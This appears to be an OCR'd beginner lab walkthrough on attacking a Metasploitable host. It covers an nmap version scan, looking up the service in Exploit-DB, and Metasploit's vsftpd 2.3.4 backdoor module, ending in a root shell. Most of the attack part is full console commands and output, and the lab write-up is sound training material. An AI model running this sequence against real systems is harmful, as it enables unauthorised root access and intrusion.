
Exploit Website Using Metasploit

Test ip : 192.168.1.192

Step 1 : Information gathering NMAP:

Version Command : nmap -sV 192.168.1.192

Note: -sV = version check command




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.192
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-24 05:44 EDT
Nmap scan report for 192.168.1.192
Host is up (0.0093s latency).
Not shown: 978 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.62 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

version :

PORT	STATE	SERVICE	VERSION
21/tcp	**open**	**ftp**	**vsftpd 2.3.4**

Check version vulnerabilities :

- Go to the https://www.exploit-db.com site
  > Enter search input box- **vsftpd**


□ Verified □ Has App

Filters · Reset All

Show 15

Search: vsftpd

Date	D	A	V	Title	Type	Platform	Author
2021-03-29	⬇		✓	vsftpd 3.0.3 - Remote Denial of Service	Remote	Multiple	xynmaps

Showing 1 to 1 of 1 entries (filtered from 3,015 total entries)

FIRST PREVIOUS 1 NEXT LAST

Downloads	Certifications	Training	Professional Services
Kali Linux	OSCP	Penetration Testing with Kali Linux (PWK) (PEN-200) All new for 2020	Penetration Testing
Kali NetHunter	OSWP	Offensive Security Wireless Attacks (WiFu) (PEN-210)	Advanced Attack Simulation

1 vulnerability is not a Metasploit author .


Step 2 : Go to Metasploit

1st Command : **service postgresql start**

2nd Command : **msfconsole**

Metasploit open

Now Command : start vsftpd (version name)




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > 
```

Only 1 module .

Step 3 : Use information now

Modules name : 0


- □ Now Command we are using 0 module : use 0



```
msf6 > use 0
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecd
sa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecd
sa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecd
sa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERE
NCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecd
sa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecd
sa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIF
IER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecd
sa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```


No payload configured ,defaulting to cmd/unix/interact

- □ **Command showinfo or info**



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
  according to the most recent information available. This backdoor
  was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```


☐Command : Show targets



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

We can use this version(vsftpd) for any device.
Like : unix or linux

☐ Command : Options or show options




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

- **Now we need to set RHOSTS (target host or id)**
- **RPORT default set 21 (target port for target service)**

RHOSTS mean target IP.


□**Command :** set RHOSTS 192.168.1.192



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.192
RHOSTS ⇒ 192.168.1.192
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Add successfully : RHOSTS = 192.168.1.192


- **Again Check Command : Options or showoptions**



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.192    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Target ip address add : 192.168.1.192

- □ **Command :** show payloads




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecd
sa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecd
sa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecd
sa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERE
NCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecd
sa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecd
sa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIF
IER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecd
sa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here

Compatible Payloads
===================

   #  Name                        Disclosure Date  Rank    Check  Description
   -  ----                        ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                    normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Show : 1 payload


Default set so we don't need to set up. This should be set if there are many payloads .

- □ **Command : set payload_name or payload number**
  - **Set payload 0**



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```


□Command : run or exploit



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.192:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.192:21 - USER: 331 Please specify the password.
[+] 192.168.1.192:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.192:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:43611 → 192.168.1.192:6200) at 2022-10-24 08:08:44 -0400

```

[*] 192.168.1.192:21 - **Banner**: 220 (vsFTPd 2.3.4)
[*] 192.168.1.192:21 - **USER:** 331 Please specify the password.
[+] 192.168.1.192:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.192:21 - **UID: uid=**0(root) gid=0(root)
[*] **Found shell.**
[*] Command shell session 1 opened (10.0.2.15:43611 -> 192.168.1.192:6200) at 2022-10-24 08:08:44 -0400

□ Command : id



```
id
uid=0(root) gid=0(root)
```


Result user id : Root

Successfully Exploit .

Command : Clear
Command : Pwd
Command : cd home
Command : ls

We can check who is inside the home.

